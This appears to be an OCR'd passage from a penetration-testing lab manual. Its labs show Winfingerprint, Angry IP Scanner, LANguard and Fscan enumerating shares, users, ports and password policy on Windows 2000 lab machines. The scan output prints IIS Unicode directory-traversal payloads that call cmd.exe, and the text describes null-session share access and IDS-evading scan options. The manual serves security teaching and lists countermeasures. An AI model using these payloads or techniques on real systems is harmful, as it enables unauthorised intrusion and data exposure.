
TCP Timed Wait Delay is set to [desired value: 30].

```
Create folder: C:\Documents and Settings\Administrator\Start Menu\Programs\Winfin...
Cre
Out
Ext
Skip
Out
Ext
Cre
Ext
Out
The highest possible Ephemeral port is [desired value: 65534].
TCP Timed Wait Delay is set to [desired value: 30].
```

Winfingerprint 0.6.2 Setup

Winfingerprint can decrease the amount of time it takes to release a client UNC connection from the default of 10 minutes to 10 seconds. Would you like to enable this option? [Microsoft 149532]

WinFingerprint will now complete installing. You can read or uncheck the *Show Readme* option. Click **Finish**. WinFingerprint will start.



Winfingerprint 0.6.2 Setup

Completing the Winfingerprint 0.6.2 Setup Wizard

Winfingerprint 0.6.2 has been installed on your computer.

Click Finish to close this wizard.


☑ Run Winfingerprint 0.6.2

□ Show Readme

Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Window
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
WinZip
< Back
Finish
Cancel
Start
C:\Downloads\Winfingerp...
Winfingerprint 0.6.2 S...
3:11 PM

- ■ Enter the target IP address, IP range, Subnet, IP list, or Neighborhood.
- ■ Select the scan options.
- ■ Select if you need a TCP and/or UDP port scan against the target.
- ■ Click **Scan**.

The results will be displayed in the lower window.



Winfingerprint 0.6.2

Input Options: ● IP Range ○ IP List ○ Single Host ○ Neighborhood

Starting IP Address: 172 . 16 . 1 . 40

Ending IP Address: 172 . 16 . 1 . 40

□ Netmask

Scan Options: ● Domain ○ Active Directory ○ WMI API

☑ Win32 OS Version ☑ Users ☑ Patch Level

☑ Null IPC$ Sessions ☑ Services ☑ MAC Address

☑ NetBIOS Shares ☑ Disks ☑ Sessions

☑ Date and Time ☑ Groups ☑ Event Log

☑ Ping Host(s) ☑ RPC Bindings ☑ Show Errors

☑ Traceroute Host

General Options

Timeout for TCP/UDP/ICMP/SNMP: 5

Retries: 3 Max Connections: 1024

□ TCP Portscan Range: 1 1024


□ UDP Portscan Range: 1 1024

□ SNMP Community String: public

```
Pinging 172.16.1.40 with 44 bytes of data:
Reply from 172.16.1.40     0 ms (id= 1, seq= 1)
IP Address: 172.16.1.40 win2000s-v
OpenEventLog Error 1726: The remote procedure call failed.

EventLog Error 1726: The remote procedure call failed.

ncacn_dnet_nsp Error 10043: The requested protocol has not been configured into the system, or no implementa

ncacn_vns_spp Error 0: The operation completed successfully.

ncadg_mq Error 126: The specified module could not be found.

Computername: WORKGROUP\WIN2000S-VD
LookupAccountName Error 1332: No mapping between account names and security IDs was done.


Tracing route to 172.16.1.40
 1       0 ms     10 ms   32 ms   172.16.1.40 win2000s-v
Password Policy:
        Minimum password length:  0
```

Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Scan
Exit
Clear
Save
Help
Start
C:\Downloads\Winfingerp...
Winfingerprint 0.6.2
3:15 PM

Notice in the next screen that WinFingerprint identified the shares available on the target.



Winfingerprint 0.6.2

Input Options: ● IP Range ○ IP List ○ Single Host ○ Neighborhood

Starting IP Address: 172 . 16 . 1 . 40

Ending IP Address: 172 . 16 . 1 . 40

☐ Netmask

Scan Options: ● Domain ○ Active Directory ○ WMI API

☑ Win32 OS Version ☑ Users ☑ Patch Level

☑ Null IPC$ Sessions ☑ Services ☑ MAC Address

☑ NetBIOS Shares ☑ Disks ☑ Sessions

☑ Date and Time ☑ Groups ☑ Event Log

☑ Ping Host(s) ☑ RPC Bindings ☑ Show Errors

☑ Traceroute Host

General Options:

Timeout for TCP/UDP/ICMP/SNMP: 5

Retries: 3 Max Connections: 1024


☐ TCP Portscan Range: 1 1024

☐ UDP Portscan Range: 1 1024

☐ SNMP Community String: public

```
NetBIOS Shares:
        \\WIN2000S-V□\IPC$
        Remote IPC
        \\WIN2000S-V□\ADMIN$
        Remote Admin
        \\WIN2000S-V□\C$
        Default share
Services:
        Alerter -- Alerter
        Browser -- Computer Browser
        Dfs -- Distributed File System
        Dhcp -- DHCP Client
        dmserver -- Logical Disk Manager
        Dnscache -- DNS Client
        Eventlog -- Event Log
        EventSystem -- COM+ Event System
        IISADMIN -- IIS Admin Service
        lanmanserver -- Server
        lanmanworkstation -- Workstation
        LicenseService -- License Logging Service
        LmHosts -- TCP/IP NetBIOS Helper Service
```

Once the WinFingerprint application has made a NULL session connection to the target (one of the options) and the Windows Shares have been identified, an attacker can open Windows Explorer and place in the Address bar the path represented in the WinFingerprint results. This will reveal the contents of the shared resource.



\\win2000s-v\c$

Address: \\win2000s-v\c$

c$

This folder is **Online**.

Select an item to view its description.

Default share

Capacity: 2.98 GB

Used: 1.62 GB

Free: 1.35 GB

16 object(s) 2.34 KB Local intranet

```
        Comment:
NetBIOS Shares:
        \\WIN2000S-V□\IPC$
        Remote IPC
        \\WIN2000S-V□\ADMIN$
        Remote Admin
        \\WIN2000S-V□\C$
        Default share
Services:
        Alerter -- Alerter
        Browser -- Computer Browser
        Dfs -- Distributed File System
        Dhcp -- DHCP Client
```

Other information obtained by WinFingerprint against the target includes the following:

- The password policy
- The hard drives and assigned letters
- All MAC addresses
- The services running
- The usernames on the target
- The SID IDs of the users
- The RID IDs of the users
- The group names on the target
- Any RPC bindings

***Note:** WinFingerprint is a very reliable and accurate application and the speed at which it operates is impressive. This scan only took 3.56 seconds to complete.

Chapter 4

Scanning

Lab 29: Target Scan/Share Enumeration

Scan Open Ports of Target: Angry IP


Prerequisites: None (Optional NULL session prerequisite)

Countermeasures: Host-based firewalls, Restrict Anonymous, deny port 139, 445 outbound

Description: The Angry IP Scanner is used not only to scan a target for open ports but to attempt to connect to the shared resources.

Procedure: From the Angry IP application enter in the target IP address or IP range and select the options for the desired results.

From the Angry IP application enter the target IP address.



IP range: 172 . 16 . 1 . 40 to 172 . 16 . 1 . 40


Hostname: win-2000-v-1

Threads 0

The list is empty. Set the IP range and click Start to start scanning.

Ready

Click **Options**, then click **Select Ports** and enter the ports you are searching for. Click **OK**.




Enter ports to scan (or use helpers below)

Ports: 139,445,80,21,25

Note: please be patient when scanning ports. It may take long if you want to scan too many ports.

Click the **Start** button.



IP range: 172 . 16 . 1 . 40 to 172 . 16 . 1 . 40


Hostname: win-2000-v-1

Threads 0

The list is empty. Set the IP range and click Start to start scanning.

Ready

Once the scan has completed a window will appear identifying the results. Click **OK**.



IP range: 172 . 16 . 1 . 40 to 172 . 16 . 1 . 40


Hostname: win-2000-v

172.16.1.40

```
Scanning finished
1 sec,  1.000 sec/host

172.16.1.40 - 172.16.1.40

IPs scanned:        1
Alive hosts:        1
With open ports:    1

Ports scanned:
5 / host,  5 total
```

Ready

Once the scan has completed a results window will appear identifying the number of IPs scanned, number of targets alive, and number of targets with open ports.



IP range: 172 . 16 . 1 . 40 to 172 . 16 . 1 . 40

Hostname: win-2000-v-1

Threads 0


IP	Ping	Hostname
172.16.1.40	0 ms Open ports: 139,445,80,21	win2000s-v

Ready

In this example:

- Port 21 (FTP [File Transfer Protocol]) is open.
- Port 80 (Web) is open.
- Port 139 (Windows Share) is open.
- Port 445 (Windows Share) is open.

Right-click on the IP address to bring up a menu; then select **OPEN COMPUTER**, then **IN EXPLORER**.



In this example, the results revealed the following:

- The Database directory is shared.
- The Downloads directory is shared.
- The Personal directory is shared.
- There may be Printers shared on the target.
- The Windows scheduler is running and may have tasks that can be modified.

***Note:** This example demonstrates a target computer with unprotected shares on the computer. Many unprotected shares are available on private and personal networks, and many, many on the Internet.


If the shares ask you for a username/password when attempting to access them, initiate a NULL session and try again. If the shared resources still ask, then you must find the username/password for that resource by other means.

Lab 30: Target Scan/Penetration

Scan Open Ports/Penetration Testing: LANguard

Prerequisites: None
Countermeasures: Host-based firewalls
Description: The LANguard application not only scans a target for open ports and services but has an integrated penetration testing feature that looks for weaknesses in the target operating system (OS) by running predefined scripts against the target.
Procedure: From the LANguard application, enter the target IP address, hostname, or IP range and scan.

Enter the Target IP address or hostname as the target.


GFI LANguard Network Security Scanner v(3.3)
File Edit View Scan Patches Tools LANguard Tray Help


Target : 192.168.142.143

```
192.168.142.143 [ KERMIT ] (Windows 2000)
  NETBIOS names (9)
  Username : KERMIT
  MAC : 00-0C-29-80-36-65
  Time to live (TTL) : 128 (128) - Same network segment
  LAN Manager : Windows 2000 LAN Manager
  Domain : WORKGROUP
  Computer usage : Member Server
  Shares (6)
  Users (6)
  Network devices (4)
  Remote TOD (time of day)
  Password policy
  TCP Ports (7)
  UDP Ports (4)
  Alerts (13)
    Service Alerts (3)
      User Administrator ( kermit ) never logged on
      User IUSR_KERMIT ( Internet Guest Account ) never l
      User TsInternetUser ( TsInternetUser ) never logged or
    CGI Abuses (10)
      Escaped Characters Decoding Bug
      Escaped Characters Decoding Bug
      Unicode Directory Transversal Bug
      Unicode Directory Transversal Bug
      Unicode Directory Transversal Bug (2)
      Executable File Parsing Bug
      Frontpage check (1)
      Frontpage check (2)
      Frontpage check (3)
      IIS directory traversal
```

```
af../..%e0%80%
af../winnt/system32/cmd.exe?/c+dir
- Unicode Directory Transversal Bug
/_vti_bin/..%e0%80%af../..%e0%80%
af../..%e0%80%
af../winnt/system32/cmd.exe?/c+dir
- Unicode Directory Transversal Bug
(2)
/scripts/..%c0%af../..%c0%af../..%
c0%
af../winnt/system32/cmd.exe?/c+dir
- Executable File Parsing Bug
/_vti_bin/lanscan.bat/..%C1%9C..%C1%
9C..%C1%9C..%C1%9C..%C1%9C..%C1%
9C..%C1%
9C/winnt/system32/cmd.exe?/c+dir
- Frontpage check (1)
///_vti_inf.html
- Frontpage check (2)
/_vti_bin/shtml.exe
- Frontpage check (3)
/_vti_bin/shtml.dll
- IIS directory traversal
/scripts/..%c0%af/..%c0%af/..%c0%
af/..%c0%af/..%c0%
af/winnt/system32/cmd.exe?/c+dir+c:
\+/OG
CGI probing finished.

Scan completed in 22 seconds.
Ready
```

In this example, the LANguard application has revealed:

- The target's Media Access Control (MAC) address
- Currently logged-in user
- Shared resources
- Users
- Installed network cards
- Several other pieces of valuable information


GFI LANguard Network Security Scanner v(3.3)
File Edit View Scan Patches Tools LANguard Tray Help
Target : 192.168.142.143

```
Shares (6)
    IPC$  - Remote IPC
    C
    Z$  - Default share
    Personal
    ADMIN$  - Remote Admin
    C$  - Default share
Users (6)
    Administrator ( kermit )
    Guest
    IUSR_KERMIT ( Internet Guest Account )
    IWAM_KERMIT ( Launch IIS Process Account )
    oscar
    TsInternetUser ( TsInternetUser )
Network devices (4)
Remote TOD (time of day)
Password policy
    Minimum password length : 0 chars
    Maximum password age : 42 days
    Minimum password age : no delay
    Force logoff : never force
    Password history : 0 passwords
TCP Ports (7)
    21 [ Ftp => File Transfer Protocol ]
    25 [ Smtp => Simple Mail Transfer Protocol ]
    80 [ Http => World Wide Web, HTTP ]  Microsoft-IIS/5.(
    135 [ epmap => DCE endpoint resolution ]
    139 [ Netbios-ssn => NETBIOS Session Service ]
    443 [ HttpS => Secure HTTP ]
    445 [ Microsoft-Ds ]
UDP Ports (4)
```

```
af../..%e0%80%
af../winnt/system32/cmd.exe?/c+dir
- Unicode Directory Transversal Bug
/_vti_bin/..%e0%80%af../..%e0%80%
af../..%e0%80%
af../winnt/system32/cmd.exe?/c+dir
- Unicode Directory Transversal Bug
(2)
/scripts/..%c0%af../..%c0%af../..%
c0%
af../winnt/system32/cmd.exe?/c+dir
- Executable File Parsing Bug
/_vti_bin/lanscan.bat/..%C1%9C..%C1%
9C..%C1%9C..%C1%9C..%C1%9C..%C1%
9C..%C1%
9C/winnt/system32/cmd.exe?/c+dir
- Frontpage check (1)
///_vti_inf.html
- Frontpage check (2)
/_vti_bin/shtml.exe
- Frontpage check (3)
/_vti_bin/shtml.dll
- IIS directory traversal
/scripts/..%c0%af/..%c0%af/..%c0%
af/..%c0%af/..%c0%
af/winnt/system32/cmd.exe?/c+dir+c:
\+/OG
CGI probing finished.

Scan completed in 22 seconds.
Ready
```

Ready

Because of the canned scripts included with LANguard, several vulnerabilities were found including the Internet Information Service (IIS) directory transversal, which allows an attacker to browse the contents of the target and gain other information. Many, if not all, of these weaknesses can be prevented if the target had received its service packs and Windows updates.

As a side note notice the Remote Time of Day service is running on the target. This allows an attacker to initiate a DoS attack against the target at will. The Remote Time of Day service is an example of a service that should not be turned on unless there is a very specific reason to do so, and even then should be protected by firewalls and/or routers.

***Note:** As with any application be aware of your environment prior to and after installing it. One of LANguard's features is to perform a remote shutdown of the target. Initially this feature did not work on a Windows computer with Service Pack 1 installed on it; however, once Service Pack 2 was installed that same computer could be shut down without notice or warning. Please do not assume that newer versions of an application take security into account.

Newer versions of LANguard require purchase.


Lab 31: Target Scan through Firewall

Scan Open Ports of Target: Fscan

Prerequisites: None
Countermeasures: Host-based firewalls
Description: The Fscan application is a tool from Foundstone that allows an attacker to scan for open ports on targets. A unique feature of Fscan is that it allows an attacker to scan in a random, "quiet" mode to try to circumvent Intrusion Detection Software (IDS). Fscan also allows the scan to be bound to a specific port—for example, port 80, which most firewalls allow. (This would be the –i option.)
Procedure: From the Fscan application enter in the target IP address or IP range and scan.

From a DOS prompt type the following with the syntax of:

```
fscan  <options> (IP Address or Name) (Port #)
```



```
C:\Tools\fscan>fscan -qr 192.168.142.143
FScan v1.12 - Command line port scanner.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

No ports provided - using default lists:
TCP: 21,25,43,53,70,79,80,110,111,113,115,119,135,139,389,443,1080,1433
UDP: 49,53,69,135,137,138,161,162,513,514,515,520,31337,32780

 Scan started at Fri Jan 16 23:43:17 2004

192.168.142.143    21/tcp
192.168.142.143    80/tcp
192.168.142.143   135/tcp
192.168.142.143   443/tcp
192.168.142.143   139/tcp
192.168.142.143    25/tcp
192.168.142.143   137/udp
192.168.142.143   135/udp
192.168.142.143   138/udp

 Scan finished at Fri Jan 16 23:43:20 2004
 Time taken: 32 ports in 2.544 secs (12.58 ports/sec)

C:\Tools\fscan>
```

Unless otherwise instructed fscan will scan a default range of both Transfer Control Protocol (TCP) and User Datagram Protocol (UDP) ports to see if the ports are open. In this example the options of **–qr** were used. This is the same as saying **–q –r**.

- The **–q** option instructs Fscan not to ping the target before scanning.
- The **–r** option instructs Fscan to scan in a random order.

These options help evade IDS that may be between the attacker and the target.

In this example, the target has several TCP ports open and a few UDP. The ports of interest are:

- 21 (FTP)
- 25 (SMTP)
- 80 (HTTP)
- 139 (Windows Share)

***Note:** Notice that port 23 is not being scanned. According to Foundstone this was an honest mistake by the author, who forgot to put it in.

